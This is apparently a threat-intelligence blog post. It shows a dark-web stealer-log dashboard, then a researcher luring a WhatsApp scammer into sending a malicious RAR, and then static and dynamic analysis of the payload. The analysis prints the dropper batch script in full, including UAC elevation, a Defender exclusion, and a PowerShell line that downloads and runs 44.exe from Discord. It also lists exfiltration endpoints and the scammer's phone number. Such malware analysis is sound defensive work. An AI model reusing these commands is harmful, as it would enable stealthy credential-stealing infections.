Company-Related Access is Detected for Sale in Russian Blackmarket
Digital Risk Protection > Deep&Dark Web Monitoring > Black Market Botnet Detection

DETAILS

The company data available for sale below was stolen from malware-infected computers belonging to your employee/customer/supply chain employee. Stealer logs from compromised machines including username, password, company domain, URL, machine information, company data etc. are very valuable. It provides actionable intelligence such as infected devices, affected users, and stolen data. Organizations' valuable data are offered for sale at very low prices in Black markets and fall into the hands of other threat actors. When threat actors buy logs from this Market, the Market will provide them with the credentials for this domain in cleartext, and the sale will be removed from the Market. On the Black Market, an average of $10 worth of data belonging to your company can cause millions of dollars in damage.



You are currently using **Freemium License** for your company. If you want to use more features you can see the subscription plans and **request an upgrade**.


10.00
Black Market Credits

Black Market | Botnet Data | PII Exposure | IM Content | Suspicious Content

Black Market ID	Source	Stealer Log Preview	Related Assets	Price	Status	Obtain Progress	Discovery Date	Incident
Market-12490242	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-02-01	View Incident
Market-12476286	Russian Market	Open Preview	[redacted].taleo.net	10.00 $	Action Waiting	REQUEST OBTAIN	2023-02-01	View Incident
Market-12454340	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-31	View Incident
Market-12423963	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-29	View Incident
Market-12405017	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-28	View Incident
Market-12358675	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-25	View Incident
Market-12343361	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-24	View Incident
Market-12286435	Russian Market	Open Preview	sportsbook.[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-20	View Incident
Market-12256613	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-19	View Incident
Market-12255753	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-19	View Incident
Market-12232039	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-18	View Incident
Market-12200753	Russian Market	Open Preview	sportsbook.[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-15	View Incident
Market-12188269	Russian Market	Open Preview	[redacted].taleo.net	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-14	View Incident

Featured Filters

All Findings	77
Action Waiting	77
Requested	0
Obtained	0
Resolved	0
False Positive	0
Declined & Tracking	



Stealer Log Preview

```
expressvpn.com | members.naughtyamerica.com | sports.ny.betmgm.com
| ebay.com | login.bitdefender.com | members.idstrong.com | amazon.com |
transact.atomicfi.com | m.facebook.com | profile.gtarcade.com |
instacart.com | cdn.plaid.com | us.account.samsung.com |
join.teamskeet.com | login.yahoo.com | account.ny.sportsbook.fanduel.com
| probiller.realitykings.com | app.dovly.com | accounts.google.com |
activate.spectrum.net | us05web.zoom.us | walmart.com |
mgmresorts.com | my.ny.gov | my.pluto.tv | walmartcontacts.com |
app.identityguard.com | finapp.yahoowealth.yodlee.com |
cordova.easyfoodstamps.com | mweb.cbssports.com |
verified.capitalone.com | moneygram.com | metrobyt-mobile.com |
pornhub.com | photo.rry2.bond | account.ny.sportsbook.fanduel.com |
doordash.com | cdn.plaid.com | rewards.cslplasma.com | login.yahoo.com |
secured.creditsesame.com | coursera.org | login.yahoo.com | metrobyt-
mobile.com | login.yahoo.com | aggregation-iav.chase.com | key.com |
expressvpn.com | members.naughtyamerica.com | creditkarma.com |
sportsbookapp.williamhill.com | connect.finicity.com |
production.node.yodlee.com | accounts.google.com | shoecarnival.com |
members.teamskeet.com | login.yahoo.com | app.privacybee.com |
members.fideliscare.org | myturbotax.intuit.com | home.mcafee.com |
auth3.uber.com | sportsbookapp.williamhill.com | paypal.com |
login.live.com | brandyourself.com | member.chime.com |
secure08ea.chase.com | myvanillacard.com | smtp.horizon-health.org |
```

Market-12255753	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-19	View Incident
Market-12232039	Russian Market	Open Preview	[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-18	View Incident
Market-12200753	Russian Market	Open Preview	sportsbook.[redacted].com	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-15	View Incident
Market-12188269	Russian Market	Open Preview	[redacted].taleo.net	10.00 $	Action Waiting	REQUEST OBTAIN	2023-01-14	View Incident


Reference: SOCRadar XTI

3-2-1 Action!

Our story begins on **July 25, 2023**, with a WhatsApp message from Bartu KILIÇ‘s relative. His relative, who is an insurance consultant, becomes suspicious when someone seeking to get car insurance sends a file (**skoda__superb2013_1.6ti_ruhsat.rar**) labeled as a registration through WhatsApp. Deciding to bring this matter to Bartu, who is a cybersecurity expert, the relative shares the details. Bartu, during a conversation about recent attempts of fraud, shares this story with me, sparking my interest. Subsequently, as I begin to investigate, events unfold around this intriguing topic.

Our story begins with a WhatsApp message from Bartu KILIÇ‘s relative on **July 25, 2023**. His relative, who is an insurance consultant, is suspicious of a file (**skoda__superb2013_1.6ti_ruhsat.rar**) sent to him via WhatsApp under the name of a registration by a person who wants to get car insurance and decides to bring the issue to Bartu, a cyber security expert. Bartu shared this story with me while we were chatting about recent fraud attempts, and events unfolded as I started to investigate this topic, which intrigued me very much.

Some time after I asked Bartu to ask his relative to review the file, he shared that the file had been deleted and therefore he was unable to obtain it. Since I had the scammer’s mobile phone number (**+90 545 466 89 52**), I decided to contact the threat actor via WhatsApp. Introducing myself as an employee of the insurance company’s headquarters (not only scammers or threat actors impersonate trusted officials, customer service representatives :)), I started to correspond with the threat actor and soon I was able to obtain the suspicious file that is the subject of the story.



Dolandırıcı

YESTERDAY

🔒 Messages are end-to-end encrypted. No one outside of this chat, not even WhatsApp, can read or listen to them. Click to learn more.

Merhaba. 13:34

Sigorta acentemiz sizin ruhsatı görüntüleyememiş. Tekrar gönderebilir misiniz ? 13:36

Burdanmı iletiyim 15:40

Mümkünse. Acentenin PDF sürümünde problem var sanıyorum merkez ofis olarak bizden destek istedi. Whatsapp desktop olduğu için buradan daha hızlı açabilirim. 15:41

tamamdır iletiyorum 15:41


bilgisayar basındamısınız hala 15:42

Evet, gece 12'de mesaimiz bitiyor efendim. 15:42

Tamamdır 15:46

10 dk ya atıyorum 15:46

Tamamdır. 15:46



Dolandırıcı

YESTERDAY

skoda__superb2013_1.6ti_ruhsat.rar
RAR • 977 B
15:52

Buyrun 15:52

Kurumsal Whatsapp hattından görüşme yapamıyoruz efendim. 15:53

Kontrol edip bilgi vereceğim. 15:53

Tamamdır Bekliyorum 15:53

Durum nedir 15:59

Mac bilgisayarımda çalıştıramadım maalesef destek masasından yardım istedim. 16:00


Hata nedir 16:00

açarken 16:00

? 16:03

TextEdit diye bir uygulama ile açılıyor, kodlar açılıyor PDF yerine. 16:05

tamamdır 16:05



Dolandırıcı

YESTERDAY

windows dan denerseniz 16:05

daha sağlıklı olucaktır 16:05

bence 16:05

Tamamdır destek masası çağrısına bu notu belirtiyorum. Anlayışınız için teşekkürler. 16:06

Tamamdır sagolun 16:07

bugün yada 16:07

yarın fiyat almam gerek 16:07

Yarın mesai saati sonuna kadar sorun çözülmüş olacaktır. 16:08


Suan 16:10

olmuycak yani degilmi 16:10

windows bir isletim sisteminde calısır bence 16:11

Merkez ofis birimi olarak mac bilgisayarlar kullanıyoruz, çalışma arkadaşımdan da rica ettim o da maalesef açamadı. 16:11

Destek merkezinde nöbetçi olmadığı için çağrımız sabah saat 9:00'dan sonra yanıtlanabilecekmiş maalesef. 16:12



Dolandırıcı

YESTERDAY

Windowstanmıd enedi 16:13

acaba 16:13

Maalesef. Tüm birim mac bilgisayar kullanmaktadır. 16:15

Windows yokmu yarın 16:15

gelmezmi yani 16:15

Destek masasında hem Windows hem Mac bilgisayarlar var bu nedenle çözüleceğini düşünüyorum. 16:17

Ruhsat bilginizi başka şekilde açabilirsem o şekilde de gönderebilirsiniz. 16:17

tamamdır yarın haber bekliyorum 😭 16:17


Sehir dısındayım 16:17

Şuan başka türlü yardımcı olamayacağım. 16:17

yarını bekleyebiilirim 16:17

sorun degil 16:17

Teşekkürler anlayışınız için 16:17



Dolandırıcı

YESTERDAY

Teşekkürler anlayışınız için 16:17

Sagolun 16:18

hayırlı günler 16:18

İyi akşamlar. 16:18

TODAY

Merhaba 06:48

iyi günler 06:48

durum nedir 06:48

Efendim ben de size yazacaktım. Arkadaşlar hata alıyorlarmış "powershell error" diye. Acaba başka bir ruhsat kopyası gönderebilir misiniz ? 06:53

Windowstanmı denediniz? 06:56

Acaba 06:56

Evet şimdi kontrol ettim, Windows 10 Enterprise diye çağrıya not düşülmüş. 06:57

Time Period 7/25/23, 13:34 – 7/26/23, 06:57 | Translation in English

Mert: Hello.
Mert: Our insurance agency couldn't view your registration file. Could you resend it, please?
Threat Actor: Shall I send it from here?
Mert: If possible. I think there's an issue with the PDF version at the agency; they requested support from us at the headquarters. Since I'm on WhatsApp desktop, I can open it easily from here.
Threat Actor: Alright, I'll send it.
Threat Actor: Are you still at the computer?
Mert: Yes, sir. Our working hours end at midnight.
Threat Actor: Okay.
Threat Actor: I'll send it in 10 minutes.
Mert: Alright.
Threat Actor: skoda__superb2013_1.6ti_ruhsat.rar (file attached)
skoda__superb2013_1.6ti_ruhsat.rar
Threat Actor: Here you go.

Mert: Unfortunately, we cannot receive calls from the corporate WhatsApp line.

Mert: I will check and provide information.

Threat Actor: Alright, I'll be waiting.

Threat Actor: What's the status?

Mert: I couldn't run it on my Mac; unfortunately, I asked for help from the support team.

Threat Actor: What's the error when opening it?

Threat Actor: ?

Mert: It opens with an application called TextEdit; codes are displayed on the screen instead of a PDF.

Threat Actor: Alright.

Threat Actor: If you try on Windows, it will be more reliable, I think.

Mert: Alright, I'll drop this note into the support team ticket. Thank you for your understanding.

Threat Actor: Alright, thank you.

Threat Actor: I need to get a quote today or tomorrow.

Mert: The issue will be resolved by the end of business hours tomorrow.

Threat Actor: I think it works on a Windows operating system.

Mert: As the headquarters team, we only use Mac computers. I also asked my colleague, but unfortunately, he couldn't open it either.

Mert: Since there's no one on duty at the support team, our ticket can only be answered after 9:00 in the morning.

Threat Actor: Did it work on Windows, by any chance?

Threat Actor: I wonder.


Mert: Unfortunately not. All teams use Mac computers.


Threat Actor: Is there anyway to run it on Windows tomorrow?

Mert: In the support team, there are both Windows and Mac computers, so I think it will be resolved.
Mert: If I can open your registraton file in another way, I'll send it that way.
Threat Actor: Alright, I'll wait for tomorrow 😭
Threat Actor: I'm out of town.
Mert: At the moment, I can't help in any other way.
Threat Actor: I can wait for tomorrow.
Threat Actor: No problem.
Mert: Thank you for your understanding.
Threat Actor: Thank you.
Threat Actor: Have a good day.
Mert: Good evening.
Threat Actor: Hello.
Threat Actor: Good day.
Threat Actor: What's the status?
Mert: Sir, I was about to write to you as well. My colleagues are encountering an error, something about a "powershell error." Could you send another copy of the registration file?
Threat Actor: Have you tried it on Windows?
Threat Actor: Maybe.
Mert: Yes, I just checked, and it's noted as "Windows 10 Enterprise" in the ticket.

Static Suspicious File Analysis (44.exe)

After opening the "**skoda__superb2013_1.6ti_ruhsat.rar**" file on a virtual Windows 11 operating system, I immediately noticed the "**skoda__superb2013_1.6ti_ruhsat.bat**" file. When I opened the file with Notepad, a character string encoded in **UTF-16** appeared. Upon examining the BAT file with the HxD hex editor, I observed that the threat actor utilized the byte-order mark (BOM) method to prevent the disclosure of commands with text editors.





HxD - [C:\Users\mertrix\Desktop\skoda__superb2013_1.6ti_ruhsat\skoda__superb2013_1.6ti_ruhsat.bat]
File
Edit
Search
View
Analysis
Tools
Window
Help
16
Windows (ANSI)
hex
skoda__superb2013_1.6ti_ruhsat.bat
Special editors
Data inspector
Offset(h): 6C
Overwrite

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
000       FF FE 0A 0D 73 65 74 20 22 70 61 72 61 6D 73 3D  ÿþ..set "params=
00000010  25 2A 22 0D 0A 63 64 20 2F 64 20 22 25 7E 64 70  %*"..cd /d "%~dp
00000020  30 22 20 26 26 20 28 20 69 66 20 65 78 69 73 74  0" && ( if exist
00000030  20 22 25 74 65 6D 70 25 5C 67 65 74 61 64 6D 69   "%temp%\getadmi
00000040  6E 2E 76 62 73 22 20 64 65 6C 20 22 25 74 65 6D  n.vbs" del "%tem
00000050  70 25 5C 67 65 74 61 64 6D 69 6E 2E 76 62 73 22  p%\getadmin.vbs"
00000060  20 29 20 26 26 20 66 73 75 74 69 6C 20 64 69 72   ) && fsutil dir
00000070  74 79 20 71 75 65 72 79 20 25 73 79 73 74 65 6D  ty query %system
00000080  64 72 69 76 65 25 20 31 3E 6E 75 6C 20 32 3E 6E  drive% 1>nul 2>n
00000090  75 6C 20 7C 7C 20 28 20 20 65 63 68 6F 20 53 65  ul || (  echo Se
000000A0  74 20 55 41 43 20 3D 20 43 72 65 61 74 65 4F 62  t UAC = CreateOb
000000B0  6A 65 63 74 5E 28 22 53 68 65 6C 6C 2E 41 70 70  ject^("Shell.App
000000C0  6C 69 63 61 74 69 6F 6E 22 5E 29 20 3A 20 55 41  lication"^) : UA
000000D0  43 2E 53 68 65 6C 6C 45 78 65 63 75 74 65 20 22  C.ShellExecute "
000000E0  63 6D 64 2E 65 78 65 22 2C 20 22 2F 6B 20 63 64  cmd.exe", "/k cd
000000F0  20 22 22 25 7E 73 64 70 30 22 22 20 26 26 20 25   ""%~sdp0"" && %
00000100  7E 73 30 20 25 70 61 72 61 6D 73 25 22 2C 20 22  ~s0 %params%", "
00000110  22 2C 20 22 72 75 6E 61 73 22 2C 20 31 20 3E 3E  ", "runas", 1 >>
00000120  20 22 25 74 65 6D 70 25 5C 67 65 74 61 64 6D 69   "%temp%\getadmi
00000130  6E 2E 76 62 73 22 20 26 26 20 22 25 74 65 6D 70  n.vbs" && "%temp
```

Binary (8 bit)		00100000
Int8	go to:	32
UInt8	go to:	32
Int16	go to:	25632
UInt16	go to:	25632
Int24	go to:	6906912
UInt24	go to:	6906912
Int32	go to:	1919509536
UInt32	go to:	1919509536
Int64	go to:	8151648866583274528
UInt64	go to:	8151648866583274528

Byte order
● Little endian ○ Big endian
□ Hexadecimal basis (for integral numbers)

When I examined the commands hidden behind this encoding, I observed that, when the BAT file is executed, it first utilizes PowerShell commands to add the **C:** directory to the exception list of Microsoft Defender, preventing the detection of this malicious software by Microsoft Defender. Subsequently, it downloads and executes a file named **44.exe** from the instant messaging and VoIP social platform Discord.



Windows 11 Home
*new 1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1
Normal text file
length : 1,354 lines : 39
Ln : 2 Col : 1 Pos : 7
Windows (CR LF)
UTF-8
INS

```
ÿþ

set "params=%*"
cd /d "%~dp0" && ( if exist "%temp%\getadmin.vbs" del "%temp%\getadmin.vbs" ) && fsutil dirty query %systemdrive% 1>nul 2>nul || (  echo Set UAC = CreateObject^("Shell.Application"^) :
UAC.ShellExecute "cmd.exe", "/k cd ""%~sdp0"" && %~s0 %params%", "", "runas", 1 >> "%temp%\getadmin.vbs" && "%temp%\getadmin.vbs" && exit /B )
::[Bat To Exe Converter]
::
::YAwzoRdxOk+EWAnk
::fBw5plQjdG8=
::YAwzuBVtJxjWCl3EqQJgSA==
::ZR4luwNxJguZRRnk
::Yhs/ulQjdF+5
::cxAkpRVqdFKZSzk=
::cBs/ulQjdF+5
::ZR4loxFsdFKZSDk=
::eBoioBt6dFKZSDk=
::cRo6pxp7LAbNWATEpCI=
::egkzugNsPRvcWATEpCI=
::dAsiuh18IRvcCxnZtBJQ
::cRYluBh/LU+EWAnk
::YxY4rhs+aU+JeA==
::cxY6rQJ7JhzQF1fEqQJQ
::ZQ05rAF9IBncCkqN+0xwdVs0
::ZQ05rAF9IAHYFVzEqQJQ
::eg0/rx1wNQPfEVWB+kM9LVsJDGQ=
::fBEirQZwNQPfEVWB+kM9LVsJDGQ=
::cRolqwZ3JBvQF1fEqQJQ
::dhA7uBVwLU+EWDk=
::YQ03rBFzNR3SWATElA==
::dhAmsQZ3MwfNWATElA==
::ZQ0/vhVqMQ3MEVWAtB9wSA==
::Zg8zqx1/OA3MEVWAtB9wSA==
::dhA7pRFwIByZRRnk
::Zh4grVQjdCyDJGyX8VAjFAhYTROGM3mGIrAP4/z0/9a+g2o0bqIeVLvu9PS8Fcggy3GqcI4otg==
::YB416Ek+ZW8=
::
::
::978f952a14a936cc963da21a135fa983
::
powershell -w hidden -c Add-MpPreference -ExclusionPath "C:";Start-BitsTransfer -Source "https://cdn.discordapp.com/attachments/1133485730606350488/1133485852429910066/44.exe" -Destination
"C:\44.exe";Invoke-expression "C:\44.exe"
```

Dynamic Suspicious File Analysis (44.exe)

Up to this point, setting aside this BAT file, which has been clearly designed for highly suspicious operations, I decided to download the file named **44.exe**, upload it to the interactive malware analysis platform called ANY.RUN, run it, and examine the logs.

When I looked at the logs created on the operating system by the **44.exe** process, the significant ones include:
It was retrieving the geographical location information and basic ASN details of the IP address of the system it was executed through IPinfo. It was obtaining the available Gofile server information to upload the stolen files from the operating system to the Gofile file-sharing platform. The stolen files were uploaded to the Gofile platform, and it was obtaining the shareable download link. The download link was being sent to the developer of the malware. (http://antonybarlett[.]site:2095/stats). The download link address was being sent to the Discord channel of the threat actor through a Webhook.



app.any.run/tasks/c471ff13-857a-4a87-b8ff-33deadb30c58/

HTTP Requests 298 | Connections 45 | DNS Requests 21 | Threats 6 | 44.exe | PCAP | SSL Keys

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
3465 ms	GET 200: OK		3944	44.exe		http://ipinfo.io/json	247 b ↓ binary
5124 ms	GET 200: OK	⚠	3944	44.exe		https://api.gofile.io/getServer	42 b ↓ binary
6884 ms	POST 200: OK	?	3944	44.exe		https://store5.gofile.io/uploadFile	4.85 Kb ↑ binary 361 b ↓ binary
8464 ms	POST 200: OK		3944	44.exe		http://antonybarlett.site:2095/stats	139 b ↑ binary 4 b ↓ text
9093 ms	POST 204: No Content	✓	[illegible]	44.exe	?	https://discord.com/api/webhooks/113[illegible]85749174534...	195 b ↑ binary

Returns the geolocation information for an IP address and basic ASN details.

Uploads files and gets a shareable download link.

Posts the sharable download link to the threat actor's Discord channel.


Returns the best server available to receive uploads

Sends the sharable download link to the web server of the malware developer.

Malicious activity

44.exe
MD5: 9A2CFA1CA74ADD2F32CA488680DD72BD
Start: 25.07.2023, 19:29 Total time: 653 s
evasion
Win10 64 bit Complete
Indicators:

44.exe PE			1k	351	49
1924	COM	slui.exe -Embedding	677	3k	65
	COM	Delivery Optimization User	342	29	38
5880	COM	FileCoAuth.exe -Embedding	397	61	64



1

Static discovering

Look up on VirusTotal

json
Downloaded | JSON data (247.00 b)
Mime: application/json Entropy: 4.83

MD5 5538C1EB020433D410389B391E82BFE8
SHA1 83D4E406DDDC2381A1055ABC932B2EADD563B132
SHA256 55AD7ACF2213B11B93AA673C8640F19773FE29F15289F60517E37202E6AD3647
SSDEEP 6:0U7HapyJdX/yJdDT5fdu+6ZuJddW35jY:JaUTX6T/BMuTK5k


EXIF (JSON)

JSON

City	Madrid
Country	ES
Ip	45.130.136.9
Loc	40.4165,-3.7026
